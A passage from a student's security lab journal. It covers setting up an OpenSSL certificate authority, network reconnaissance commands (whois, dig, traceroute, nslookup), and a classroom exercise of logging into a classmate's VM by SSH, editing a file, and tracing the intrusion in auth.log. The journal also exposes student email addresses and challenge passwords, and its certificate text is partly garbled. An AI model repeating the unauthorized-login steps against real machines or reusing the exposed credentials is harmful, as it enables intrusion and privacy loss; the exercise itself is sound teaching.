 - 2. /usr/lib/ssl/misc/CA.pl –newca**
 - 3. Enter**
 - 4. Enter any password (remember throughout the practical)**
 - 5. Enter all the details (remember throughout the practical)**
 - 6. Enter**
 - 7. Enter**
 - 8. Enter the password**
 - 9. ls**
 - 10.cd demoCA**
- 5. Validating User**
 - 1. Openssl req –new –keyout privateuser.pem –out requser.pem**
 - 2. Enter password**
 - 3. Enter all the details (remember throughout the practical)**
 - 4. Enter**
 - 5. Enter**
 - 6. Enter the password**
 - 7. ls**
 - 8. cd demoCA**
- 6. CA Signing the user document**
 - 1. openssl ca –in requser.pem**
 - 2. enter password**
 - 3. yes**
 - 4. yes**
- 7. CA verifying the certificate**
 - 1. cd /demoCA**
 - 2. cd newcerts**
 - 3. ls**

4. openssl verify -CAfile

demoCA/cacert.pem**demoCA/newcerts/D2356899488954156892.pem**

Output:

1. Check the privileges of CA and configure accordingly

```
student@ubuntu:~$ sudo su
[sudo] password for student:
root@ubuntu:/home/student# /usr/lib/ssl/misc/CA.pl -newca
CA certificate filename (or enter to create)

Making CA certificate ...
=====
openssl req -new -keyout ./demoCA/private/cakey.pem -out ./demoCA/careq.pem
Generating a RSA private key
.....+++++
...+++++
writing new private key to './demoCA/private/cakey.pem'
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:India
string is too long, it needs to be no more than 2 bytes long
```

2. Go to the Root directory and create a new certificate

```
root@ubuntu: /home/student
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:India
string is too long, it needs to be no more than 2 bytes long
Country Name (2 letter code) [AU]:ID
State or Province Name (full name) [Some-State]:Maharashtra
Locality Name (eg, city) []:Mumbai
Organization Name (eg, company) [Internet Widgets Pty Ltd]:Xie
Organizational Unit Name (eg, section) []:TEIT
Common Name (e.g. server FQDN or YOUR name) []:IT
Email Address []:tcpawar43@gmail.com

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:Trupti
An optional company name []:Infosys
==> 0
=====
=====openssl ca -create_serial -out ./demoCA/cacert.pem -days 1095 -batch -keyfile ./demoCA/private/cakey.pem -selfsign -extensions v3_ca -infiles ./demoCA/careq.pem
Using configuration from /usr/lib/ssl/openssl.cnf
Enter pass phrase for ./demoCA/private/cakey.pem:
Check that the request matches the signature
Signature ok
```

```
root@ubuntu:/home/student
Data Base Updated
==> 0
=====
CA certificate is in ./demoCA/cacert.pem
root@ubuntu:/home/student# openssl req -new -keyout privateTrupti.pem -out Trupti.pem
Generating a RSA private key
.....+++++
.....+++++
writing new private key to 'privateTrupti.pem'
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:ID
State or Province Name (full name) [Some-State]:Maharashtra
Locality Name (eg, city) []:Mumbai
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Xie
Organizational Unit Name (eg, section) []:TEIT
Common Name (e.g. server FQDN or YOUR name) []:IT
Email Address []:202003049.truptipcs@student.xavier.ac.in
```

3. CA Signing the user document

```
root@ubuntu:/home/student
State or Province Name (full name) [Some-State]:Maharashtra
Locality Name (eg, city) []:Mumbai
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Xie
Organizational Unit Name (eg, section) []:TEIT
Common Name (e.g. server FQDN or YOUR name) []:IT
Email Address []:202003049.truptipcs@student.xavier.ac.in

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:Nik
string is too short, it needs to be at least 4 bytes long
A challenge password []:Pawar23
An optional company name []:Infosys
root@ubuntu:/home/student# openssl ca -in Trupti.pem
Using configuration from /usr/lib/ssl/openssl.cnf
Enter pass phrase for ./demoCA/private/cakey.pem:
Check that the request matches the signature
Signature ok
Certificate Details:
    Serial Number:
        3c:d6:4b:29:7a:47:e3:2e:4b:d5:a5:37:c4:61:9e:65:9e:cd:42:08
    Validity
        Not Before: Sep 16 06:30:17 2022 GMT
        Not After : Sep 16 06:30:17 2023 GMT
    Subject:
        countryName          = ID
        stateOrProvinceName = Maharashtra
        organizationName    = Xie
        organizationalUnitName = TEIT
        commonName          = IT
        emailAddress        = 202003049.truptipcs@student.xavier.ac.in
    X509v3 extensions:
        X509v3 Basic Constraints:
```

```
root@ubuntu:/home/student
Certificate is to be certified until Sep 16 06:30:17 2023 GMT (365 days)
Sign the certificate? [y/n]:y

1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Certificate:
Data:
    Version: 3 (0x2)
    Serial Number:
        3c:d6:4b:29:7a:47:e3:2e:4b:d5:a5:37:c4:61:9e:65:9e:cd:42:08
    Signature Algorithm: sha256WithRSAEncryption
    Issuer: C=ID, ST=Maharashtra, O=Xie, OU=TEIT, CN=IT/emailAddress=tcpawar
43@gmail.com
    Validity
        Not Before: Sep 16 06:30:17 2022 GMT
        Not After : Sep 16 06:30:17 2023 GMT
    Subject: C=ID, ST=Maharashtra, O=Xie, OU=TEIT, CN=IT/emailAddress=202003
049.truptipcs@student.xavier.ac.in
    Subject Public Key Info:
        Public Key Algorithm: rsaEncryption
            RSA Public-Key: (2048 bit)
                Modulus:
                    00:d2:44:38:f2:5f:18:93:65:d8:15:b8:15:09:1d:
                    47:d5:c6:e8:e4:c4:f4:e2:3e:e3:1c:35:0e:85:35:
                    e5:25:c2:4a:c8:a0:fa:a0:24:bb:cf:87:41:63:6e:
                    36:77:fc:9e:6c:49:de:b0:b4:4c:77:5b:95:56:1c:
                    e0:78:11:5e:58:47:f9:d6:1e:90:a9:82:9e:15:a1:
                    32:f4:a1:87:6f:07:75:d4:f3:3d:d7:6b:72:a6:2f:
                    41:c9:56:09:c7:b6:9e:4a:46:4e:bc:e6:d8:da:61:
                    73:99:2a:2d:43:ec:81:f0:bd:72:65:d9:d4:b4:70:
                    f3:fc:38:13:d3:eb:00:6c:0b:e9:70:53:4e:bf:51:
                    08:54:ab:bb:77:65:5f:c9:f5:2b:65:66:a0:ac:bf:
-----BEGIN CERTIFICATE-----
```

```
root@ubuntu:/home/student
Signature Algorithm: sha256WithRSAEncryption
cc:bf:ef:29:bd:8d:f0:74:d3:57:18:56:7b:f8:7b:55:bd:33:
b6:6b:bf:26:45:17:e1:9b:0f:b8:f0:e5:3f:e9:f5:2f:51:f3:
3e:39:55:bb:89:9b:99:d7:dc:38:01:68:0a:16:ae:c6:23:92:
64:cd:45:fd:83:f8:4a:75:0c:41:24:6b:18:5b:1d:b3:64:93:
88:31:30:d6:7e:1e:71:76:cf:ae:1b:b9:1e:ea:0c:01:d5:56:
0a:23:03:60:29:7e:3f:90:d8:83:ed:9b:0c:5f:7a:ff:4e:e4:
e2:d2:d7:20:c6:d0:bc:9b:df:04:37:8c:31:99:a1:c1:fa:
40:74:aa:92:ae:20:cf:ae:c4:62:90:6a:f1:0a:85:d6:66:2f:
61:82:25:ea:a7:ea:4d:0d:50:09:eb:94:eb:21:54:63:78:e5:
b6:1e:36:ee:b5:cf:54:21:a2:47:8b:16:d7:2f:74:e2:b5:67:
73:d1:9b:a9:21:7f:80:49:4c:11:7b:60:bf:48:34:ef:5d:44:
12:91:66:14:78:b3:4c:c1:a9:b1:a8:5c:86:af:0a:e2:35:e3:
05:1c:ff:a8:ad:c3:dd:d1:8d:de:f3:27:dd:dd:a1:8f:66:db:
07:c3:92:be:92:f3:f5:3c:fc:52:17:08:61:7b:fb:d8:fd:b1:
44:0c:a0:92
-----BEGIN CERTIFICATE-----
```

```
root@ubuntu: /home/student
40:74:aa:92:ae:20:c1:ae:c4:62:90:6a:t1:0a:85:d6:66:2t:
61:82:25:ea:a7:ea:4d:0d:50:09:eb:94:eb:21:54:63:78:e5:
b6:1e:36:ee:b5:cf:54:21:a2:47:8b:16:d7:2f:74:e2:b5:67:
73:d1:9b:a9:21:7f:80:49:4c:11:7b:60:bf:48:34:ef:5d:44:
12:91:66:14:78:b3:4c:c1:a9:b1:a8:5c:86:af:0a:e2:35:e3:
05:1c:ff:a8:ad:c3:dd:d1:8d:de:f3:27:dd:dd:a1:8f:66:db:
07:c3:92:be:92:f3:f5:3c:fc:52:17:08:61:7b:fb:d8:fd:b1:
44:0c:a0:92
-----BEGIN CERTIFICATE-----
MIIEATCCAumgAwIBAgIUPNzLkxpH4y5L1aU3xGGeZZ7NQggwDQYJKoZIhvcNAQEL
BQAwcTELMAkGA1UEBhMCSUQxFDASBgNVBAgMC01haGFyYXNodHJhMQwwCgYDVQQK
DANYaWUxDTALBgNVBAsMBFRFSVQxCzAJBgNVBAMMaklUMSIwIAYJKoZIhvcNAQkB
FhN0Y3Bhd2FyNDNAZ21haWwuY29tMB4XDTIyMDkxNjA2MzAxN1oXDTIzMdkxNjA2
MzAxN1owgYYxCzAJBgNVBAYTAKLEMQRwEgYDVQQIDAtNYWhhcmFzaHRyYTEMMAoG
A1UECgwDWGllMQ0wCwYDVQQLDARURULUMQswCQYDVQQDAJJVDE3MDUGCSqGSIB3
DQEJARYoMjAyMDA2MDQ5LnRydXB0aXBjc0BzdHVkZW50Lnhndlci5hYy5pbjCC
ASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBANJEOPJfGJNl2BW4FQkdR9XG
6OTE90I+4xw1DoU15SXCSsig+qAku8+HQWNuNnf8nmxJ3rC0THdb1VYc4HgRXlhH
+dYekKmCnhWhMvShh28HddTzPddrcqYvQclWCce2nkpGTrzm2Nphc5kqlUPsgfC9
cmXZ1LRw8/w4E9PrAGwL6XBTr9RCFSru3dlX8n1K2Vm0Ky/XPKcUNFspstTk53k
xFkNx28yM2r7CH3g+04EEtnKBa+OFdXUD0SqRAHiPBqPg0WaUg+0Rezeem04YZgP
z/Lcd38SvFvjVECKmY511eMXPHQ9tbio8Mk0gP+K9AQyvVVvbCNjHUVBKXuQr8C
AwEAAaN7MHkwCQYDVR0TBAlwADAsBglghkgBhvCAQ0EHxYdT3BlbLNTTCBHZW5l
cmF0ZWQgQ2VydGlmaWNhdGUwHQYDVR0OBBYEfMBX/hUglSa9/2NLfqdblAAfp5Gb
MB8GA1UdIwQYMBaAFMLBDU3L8kueg/b8msAnPw8A8jlrMA0GCSqGSIB3DQEBCwUA
A4IBAQDMv+8pvY3wdNNXGFZ7+HtVvT02a78mRRfhmw+480U/6fUvUfM+OVW7iZuZ
19w4AwgKFq7GI5JkzUX9g/hKdQxBJGsYWx2zzJOIMTDWfh5xds+uG7ke6gwB1VYK
IwNgKX4/kNiD7ZsMX3r/TuTi0tcgxmqJvfBDeMMZmhfpAdKqSriDPrsRikGrx
CoXWZi9hgixqp+pNDVAJ65TrIVRjeOW2Hjbutc9UIaJHixbXL3TitWdz0ZupIX+A
SUwRe2C/SDTvXUQSskWYUeLNMwamxqFyGrwriNeMFHP+orcPd0Y3e8yfd3aGPZtsH
w5K+kvP1PPxSFwhhe/vY/bFEDKCS
-----END CERTIFICATE-----
Data Base Updated
```

4. Verify the Digital Certificate

```
root@ubuntu:/home/student# openssl verify -CAfile demoCA/cacert.pem demoCA/newcerts/3CD64B297A47E32E4BD5A537C4619E659ECD4208.pem
demoCA/newcerts/3CD64B297A47E32E4BD5A537C4619E659ECD4208.pem: OK
root@ubuntu:/home/student#
```

IT

Certificate request

Identity: IT

▼ Details**Subject Name**

C (Country): ID
ST (State): Maharashtra
L (Locality): Mumbai
O (Organization): Xie
OU (Organizational Unit): TEIT
CN (Common Name): IT
EMAIL (Email Address): 202003049.truptipcs@student.xavier.ac.in

Certificate request

Type: PKCS#10
Version: 1

Public Key Info

Key Algorithm: RSA
Key Parameters: 05 00
Key Size: 2048
Key SHA1 Fingerprint: 25 5D 31 EA C8 FE 38 AD 9E 48 16 AC 90 CF 80 DC E3
53 0C 6F
Public Key: 30 82 01 0A 02 82 01 01 00 D2 44 38 F2 5F 18 93 65
D8 15 B8 15 09 1D 47 D5 C6 E8 E4 C4 F4 E2 3E E3 1C
35 0E 85 35 E5 25 C2 4A C8 A0 FA A0 24 BB CF 87 41
63 6E 36 77 FC 9E 6C 49 DE B0 B4 4C 77 5B 95 56 1C
F0 78 11 5F 58 47 F9 D6 1F 90 A9 82 9F 15 A1 32 F4

Digital Certificate:

3CD64B297A47E32E4BD5A537C4619E659ECD4208.pem

IT

Identity: IT
Verified by: IT
Expires: 09/16/2023

- Details

Subject Name

C (Country): ID
ST (State): Maharashtra
O (Organization): Xie
OU (Organizational Unit): TEIT
CN (Common Name): IT
EMAIL (Email Address): 202003049.truptipcs@student.xavier.ac.in

Issuer Name

C (Country): ID
ST (State): Maharashtra
O (Organization): Xie
OU (Organizational Unit): TEIT
CN (Common Name): IT
EMAIL (Email Address): tcpawar43@gmail.com

Issued Certificate

Version: 3
Serial Number: 3C D6 4B 29 7A 47 E3 2E 4B D5 A5 37 C4 61 9E 65 9E CD 42 08
Not Valid Before: 2022-09-16
Not Valid After: 2023-09-16

Certificate Fingerprints

SHA1: C1 C8 22 45 6E 64 FD 95 12 00 96 32 65 47 91 9B 9D 85 ED F1
MD5: FE 1D AA 52 C0 59 AF DE 42 D0 4E 0B 86 E5 B1 FD

Public Key Info

Key Algorithm: RSA
Key Parameters: 05 00
Key Size: 2048
Key SHA1 Fingerprint: 25 5D 31 EA C8 FE 38 AD 9E 48 16 AC 90 CF 80 DC E3 53 0C 6F
Public Key: 30 82 01 0A 02 82 01 01 00 D2 44 38 F2 5F 18 93 65 D8 15 B8 15 09 1D 47 D5 C6 E8 E4 C4 F4 E2 3E E3 1C 35 0E 85 35 E5 25 C2 4A C8 A0 FA A0 24 BB CF 87 41 63 6E 36 77 FC 9E 6C 49 DE B0 B4 4C 77 5B 95 56 1C E0 78 11 5E 58 47 F9 D6 1E 90 A9 82 9E 15 A1 32 F4 A1 87 6F 07 75 D4 F3 3D D7 6B 72 A6 2F 41 C9 56 09 C7 B6 9E 4A 46 4E BC E6 D8 DA 61 73 99 2A 2D 43 EC 81 F0 BD 72 65 D9 D4 B4 70 F3 FC 38 13 D3 EB 00 6C 0B E9 70 53 4E BF 51 08 54 AB BB 77 65 5F C9 F5 2B 65 66 A0 AC BF 5C F2 9C 50 D1 6C A6 CB 53 93 9D E4 C4 59 0D C7 6F 32 33 6A FB 08 7D E0 F8 EE 04 12 D9 CA 05 AF 8E 15 D5 D4 0F 44 AA 44 01 E2 3C 1A 8F 83 45 9A 52 0F B4 45 EC DE 7A 6D 38 61 98 0F CF F2 C2 77 7F 12 BC 5B E3 54 40 8A 99 8E 75 D5 E3 17 3C 74 3D B5 B8 A8 F0 C9 34 80 FF 8A F4 04 32 BD 55 6F 6D C3 63 1D 45 41 28 A5 EE 42 BF 02 03 01 00 01

Close **Import**

Conclusion:

Hashing Techniques implemented with a text messages in the experiment shows how to check the integrity of the original documents and how it is utilized in the digital certificate. The use of digital certificates provide by the certification authority (CA) is studied. Digitally certified by the authority is essential to achieve authenticity and integrity on any softwares, websites that we design for public use.

EXPERIMENT-7

STUDY THE USE OF NETWORK RECONNAISSANCE TOOLS

LO3: Explore the different network reconnaissance tools to gather information about networks.

PO: PO1, PO2, PO3, PO5, PO6, PO9, PO10, PO12

Aim: To study the use of network reconnaissance tools like whois, dig, traceroute, nslookup to gather information about networks and domain registers

Theory:

1) **Ifconfig:** (interface configuration) command is used to configure the kernel-resident network interfaces. It is used at the boot time to set up the interfaces as necessary. After that, it is usually used when needed during debugging or when you need system tuning. Also, this command is used to assign the IP address and netmask to an interface or to enable or disable a given interface.

Syntax:

ifconfig [...OPTIONS] [INTERFACE]

Command: ifconfig

Output:

```
ubuntu@ubuntu:~$ ifconfig
ens33      Link encap:Ethernet HWaddr 00:0c:29:ac:01:46
            inet6 addr: fe80::8863:ceba:546c:c8d7/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
              RX packets:0 errors:0 dropped:0 overruns:0 frame:0
              TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:0 (0.0 B)  TX bytes:14247 (14.2 KB)

lo         Link encap:Local Loopback
            inet addr:127.0.0.1 Mask:255.0.0.0
            inet6 addr: ::1/128 Scope:Host
              UP LOOPBACK RUNNING MTU:65536 Metric:1
              RX packets:676 errors:0 dropped:0 overruns:0 frame:0
              TX packets:676 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1
              RX bytes:52576 (52.5 KB)  TX bytes:52576 (52.5 KB)

ubuntu@ubuntu:~$ █
```

2) Netstat :

The netstat command generates displays that show network status and protocol statistics. You can display the status of TCP and UDP endpoints in table format, routing table information, and interface information.

netstat displays various types of network data depending on the command line option selected. These displays are the most useful for system administration.

Syntax:

```
netstat [-m] [-n] [-s] [-i | -r] [-f address_family]
```

Command: netstat -a

Output:

```
ubuntu@ubuntu:~$ netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp     0      0 localhost:ipp            *:*
tcp     0      0 *:telnet                *:*
tcp6    0      0 ip6-localhost:ipp       [::]:*
udp     0      0 *:bootpc               *:*
udp     0      0 *:mdns                 *:*
udp     0      0 *:34359                *:*
udp     0      0 *:ipp                  *:*
udp6    0      0 [::]:45239             [::]:*
udp6    0      0 [::]:mdns              [::]:*
raw6   0      0 [::]:ipv6-icmp         [::]:*                7
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags     Type      State      I-Node  Path
unix  2      [ ]      DGRAM          20945   /run/user/1000/system
d/notify
unix  2      [ ACC ]    STREAM      LISTENING   20946   /run/user/1000/system
d/private
unix  2      [ ACC ]    SEQPACKET  LISTENING   11950   /run/udev/control
unix  2      [ ACC ]    STREAM      LISTENING   20950   /run/user/1000/snapd-
session-agent.socket
unix  2      [ ]      DGRAM          11942   /run/systemd/cgroups-
agent
```

3) whois:

whois searches for an object in a WHOIS database. WHOIS is a query and response protocol that is widely used for querying databases that store the registered users of an Internet resource.

Syntax:

```
whois [ -h HOST ] [ -p PORT ] [ -aCFHILMmrRSVx ] [ -g SOURCE:FIRST-
LAST ]
```

[-i ATTR] [-S SOURCE] [-T TYPE] object

whois -t TYPE

whois -v TYPE

whois -q keyword

Options:

-h HOST Connect to WHOIS database host HOST.

-H Suppress the display of legal disclaimers.

-p PORT When connecting, connect to network port PORT.

--verbose Operate verbosely.

--help Display a help message, and exit

Command: whois www.google.com

Output:

```
ubuntu@ubuntu:~$ whois
Usage: whois [OPTION]... OBJECT...

-h HOST, --host HOST      connect to server HOST
-p PORT, --port PORT     connect to PORT
-H                         hide legal disclaimers
--verbose                  explain what is being done
--help                     display this help and exit
--version                  output version information and exit

These flags are supported by whois.ripe.net and some RIPE-like servers:
-l                         find the one level less specific match
-L                         find all levels less specific matches
-m                         find all one level more specific matches
-M                         find all levels of more specific matches
-c                         find the smallest match containing a mnt-irt attribute
-x                         exact match
-b                         return brief IP address ranges with abuse contact
-B                         turn off object filtering (show email addresses)
-G                         turn off grouping of associated objects
-d                         return DNS reverse delegation objects too
-i ATTR[,ATTR]...          do an inverse look-up for specified ATTRibutes
-T TYPE[,TYPE]...          only look for objects of TYPE
-K                         only primary keys are returned
-r                         turn off recursive look-ups for contact information
-R                         force to show local copy of the domain object even
                           if it contains referral
-a                         also search all the mirrored databases
-s SOURCE[,SOURCE]...       search the database mirrored from SOURCE
-g SOURCE:FIRST-LAST        find updates from SOURCE from serial FIRST to LAST
-t TYPE                     request template for object of TYPE
-v TYPE                     request verbose template for object of TYPE
```

- 4) **dig:** dig (domain information groper) is a network administration command-line tool for querying Domain Name System (DNS) servers. dig is useful for network troubleshooting and for educational purposes. dig can operate in interactive command line mode or in batch mode by reading requests from an operating system file.

Syntax:

```
dig [@server] [-b address] [-c class] [-f filename] [-k filename]
[-m] [-p port#] [-q name] [-t type] [-x addr] [-y [hmac:]name:key]
[-4] [-6] [name] [type] [class] [queryopt...] dig [-h]
dig [global-queryopt...] [query...]
```

Options:

-b address

The -b option sets the source IP address of the query to address

-c class

The default query class (IN for Internet) is overridden by the -c option. class is any valid class, such as HS for Hesiod records or CH for CHAOSNET records.

-f filename

The -f option makes dig operate in batch mode by reading a list of lookup requests to process from the file filename.

-p port#

If a non-standard port number is to be queried, the -p option is used. port# is the port number that dig will send its queries instead of the standard DNS port number 53.

-4

The -4 option forces dig to only use IPv4 query transport.

-6

The -6 option forces dig to only use IPv6 query transport.

-t type

The **-t** option sets the query type to type. It can be any valid query type that is supported in BIND9.

-x addr

Reverse lookups (mapping addresses to names) are simplified by the **-x** option. **addr** is an IPv4 address in dotted-decimal notation, or a colon-delimited IPv6 address.

-k filename

To sign the DNS queries sent by dig and their responses using transaction signatures (TSIG), specify a TSIG key file using the **-k** option.

-y [hmac:]name:key

You can also specify the TSIG key itself on the command line using the **-y** option.

Command: dig www.google.com

Output:

```
student@ubuntu:~$ dig google.com
; <>> DiG 9.16.1-Ubuntu <>> google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<-  opcode: QUERY, status: NOERROR, id: 13413
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;google.com.           IN      A
;; ANSWER SECTION:
google.com.          S      IN      A      142.250.183.78
;;
;; Query time: 2008 msec
;; SERVER: 127.0.0.53#53(127.0.0.53)
;; WHEN: Fri Aug 27 02:55:19 PDT 2021
;; MSG SIZE  rcvd: 55
student@ubuntu:~$ dig facebook.com
; <>> DiG 9.16.1-Ubuntu <>> facebook.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<-  opcode: QUERY, status: NOERROR, id: 1862
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;facebook.com.        IN      A
;; ANSWER SECTION:
facebook.com.       S      IN      A      157.248.23.35
;;
;; Query time: 2008 msec
;; SERVER: 127.0.0.53#53(127.0.0.53)
;; WHEN: Fri Aug 27 02:55:34 PDT 2021
;; MSG SIZE  rcvd: 57
```

5) traceroute:

traceroute is a computer network diagnostic tool for displaying the route (path) and measuring transit delays of packets across an Internet Protocol (IP) network. The history of the route is recorded as the round-trip times of the packets received from each successive host (remote node) in the route (path); the sum of the mean times in each hop is a measure of the total time spent to establish the connection. traceroute proceeds unless all (three) sent packets are lost more than twice, then the connection is lost and the route cannot be evaluated.

Syntax:

```
traceroute [-46dFITUnreAV] [-f first_ttl] [-g gate,...] [-i device] [-m max_ttl] [-p port] [-s src_addr] [-q nqueries]  
[-N squeries] [-t tos] [-l flow_label] [-w waittime]  
[-z sendwait] [-UL] [-D] [-P proto] [--sport=port] [-M method] [-O mod_options] [-  
-mtu] [--back] host [packet_len]
```

Options:

--help Display a help message, and exit.

-4, -6 Explicitly force IPv4 or IPv6 tracerouting.

-I Use ICMP ECHO for probes.

-T Use TCP SYN for probes.

-d Enable socket level debugging (if the kernel supports it).

-F Do not fragment probe packets. (For IPv4 it also sets DF bit, which tells intermediate routers not to fragment remotely as well).

-f first_ttl Specifies with what TTL to start. Defaults to 1.

-g gateway Tells traceroute to add an IP source routing option to the outgoing packet that tells the network to route the packet through the specified gateway.

- i interface Specifies the interface through which traceroute should send packets.
 - m max_ttl Specifies the maximum number of hops (max time-to-live value) traceroute will probe. The default is 30.
 - N squeries Specifies the number of probe packets sent out simultaneously.
 - n Do not try to map IP addresses to host names when displaying them.
 - p port For UDP tracing, specifies the destination port base traceroute will use
 - t tos For IPv4, set the Type of Service (TOS) and Precedence value.
 - l flow_label Use specified flow_label for IPv6 packets.
 - w waittime Set the time (in seconds) to wait for a response to a probe (default is 5.0).
 - q nqueries Sets the number of probe packets per hop. The default is 3.
 - r Bypass the normal routing tables and send directly to a host on an attached network
 - s source_addr Chooses an alternative source address.
 - z sendwait Minimal time interval between .
 - e Show ICMP extensions.
 - A Perform AS path lookups in routing registries and print results directly after the corresponding addresses.
 - V Print version information, and exit.
- Command:** traceroute www.google.com
- Command:** dig www.google.com

Output:

```
student@ubuntu:~$ traceroute -4 google.com
traceroute to google.com (142.250.183.206), 30 hops max, 60 byte packets
 1  gateway (192.168.03.2)  0.167 ms  0.278 ms  0.158 ms
 2  *
 3  *
 4  *
 5  *
 6  *
 7  *
 8  *
 9  *
10  *
11  *
12  *
13  *
14  *
15  *
16  *
17  *
18  *
19  *
20  *
21  *
22  *
23  *
24  *
25  *
26  *
27  *
28  *
29  *
30  *  
student@ubuntu:~$
```

6) nslookup:

nslookup is a network administration command-line tool available for many computer operating systems for querying the Domain Name System (DNS) to obtain domain name or IP address mapping or for any other specific DNS record.

Syntax:

nslookup [option] [name|-] [server]

Options:

host [server] Look up information for host using the current default server, or server if specified

exit Exits the program.

set keyword[=value] This command is used to change state information that affects the lookups. Valid keywords are:

all Prints the current values of the frequently used options to set. Information about the current default server and host is also printed.

class=value Change the query class to one of:

Output:

```
student@ubuntu:~$ nslookup
>
[4]+  Stopped                  nslookup
student@ubuntu:~$ nslookup google.com
Server:    127.0.0.53
Address:   127.0.0.53#53

Non-authoritative answer:
Name:  google.com
Address: 142.250.183.206
Name:  google.com
Address: 2404:6800:4009:826::200e
```

Task:

1. Login to another virtual machine from the virtual machine PC using following commands.
2. **ssh username@IP address** (*Ex: ssh student@172.20.210.140*)
3. Make 3 wrong attempts and 1 correct attempt
4. **Analyze the network** who entered into the machine and answer the following question by utilizing the commands such as **w, who, cat \var\log\auth.log, stat filename, stat *txt**
 1. **When he entered in the network?**
 2. **How he entered in the network?**
 3. **What happened in the network?**
 4. **What is the solution provided?**
 5. **What will be the preventive measure?**

Output:

Attacking Someone's else machine:

Authentication Failed...Not able to crack the password

```
student@ubuntu:~/Desktop$ ssh student@172.20.210.130
The authenticity of host '172.20.210.130 (172.20.210.130)' can't be established.
ECDSA key fingerprint is SHA256:Qg9YhA0urCQIRs7fWEQAoDnZeX3PJYZ5vXOA4brBCXs.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.20.210.130' (ECDSA) to the list of known hosts.
student@172.20.210.130's password:
Permission denied, please try again.
student@172.20.210.130's password:
Permission denied, please try again.
student@172.20.210.130's password:
student@172.20.210.130: Permission denied (publickey,password).
```

Password Cracked....

```
student@ubuntu:~/Desktop$ ssh student@172.20.210.130
student@172.20.210.130's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.15.0-48-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

475 updates can be installed immediately.
285 of these updates are security updates.
To see these additional updates run: apt list --upgradable

New release '22.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

10 updates could not be installed automatically. For more details,
see /var/log/unattended-upgrades/unattended-upgrades.log
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Thu Sep 29 21:19:11 2022 from 172.20.210.138
student@ubuntu:~$
```

Checking the files available on that machine and modifying a particular file...

```
student@ubuntu:~$ ls
AnshumanSharma  dec          enc          Music        snap
Ashu.txt        demoCA       erp.pcapng  Pictures    ssh.pcapng
bhar           'demo ca files' http.pcapng Public      telnet
bharat.txt     Desktop      iSH          shu6.txt    Templates
bkg            Documents    moodle.pcapng shuu6.txt  Videos
bootcamp       Downloads   msg          shuu.txt
student@ubuntu:~$ nano Ashu.txt
student@ubuntu:~$ cat Ashu.txt
Trupti is your Bestieee......
student@ubuntu:~$
```

Log out from that machine...

```
student@ubuntu:~$ exit
logout
Connection to 172.20.210.130 closed.
student@ubuntu:~/Desktop$
```

Checking if any attack was made on my machine:

1. Who entered the machine?

```
student@ubuntu:~/Desktop$ who
student :0          2022-09-29 20:44 (:0)
student pts/2        2022-09-29 21:14 (172.20.210.130)
```

2. How he entered the machine?

```
student@ubuntu:~/Desktop$ w
21:26:30 up 43 min,  2 users,  load average: 0.21, 0.13, 0.17
USER     TTY      FROM           LOGIN@    IDLE   JCPU   PCPU WHAT
student  :0          :0          20:44    ?xdm?    2:07   0.01s /usr/lib/gdm3/g
student  pts/2        172.20.210.130  21:14    2:21   0.08s  0.05s ssh student@172
```

```
student@ubuntu:~/Desktop$ cat /var/log/auth.log
Sep 26 01:18:19 ubuntu polkitd(authority=local): Registered Authentication Agent for unix-session:c1 (system bus name :1.47 [/usr/bin/gnome-shell], object path /org/freedesktop/PolicyKit1/AuthenticationAgent, locale en_US.UTF-8)
Sep 26 01:18:26 ubuntu gdm-password]: pam_unix(gdm-password:auth): Couldn't open /etc/securetty: No such file or directory
Sep 26 01:18:29 ubuntu gdm-password]: pam_unix(gdm-password:auth): Couldn't open /etc/securetty: No such file or directory
Sep 26 01:18:29 ubuntu gdm-password]: gkr-pam: unable to locate daemon control file
Sep 26 01:18:29 ubuntu gdm-password]: gkr-pam: stashed password to try later in open session
Sep 26 01:18:29 ubuntu gdm-password]: pam_unix(gdm-password:session): session opened for user student by (uid=0)
Sep 26 01:18:29 ubuntu systemd-logind[614]: New session 2 of user student.
Sep 26 01:18:29 ubuntu systemd: pam_unix(systemd-user:session): session opened for user student by (uid=0)
Sep 26 01:18:30 ubuntu gdm-password]: gkr-pam: gnome-keyring-daemon started properly and unlocked keyring
Sep 26 01:18:33 ubuntu dbus-daemon[596]: [system] Failed to activate service 'org.bluez': timed out (service_start_timeout=25000ms)
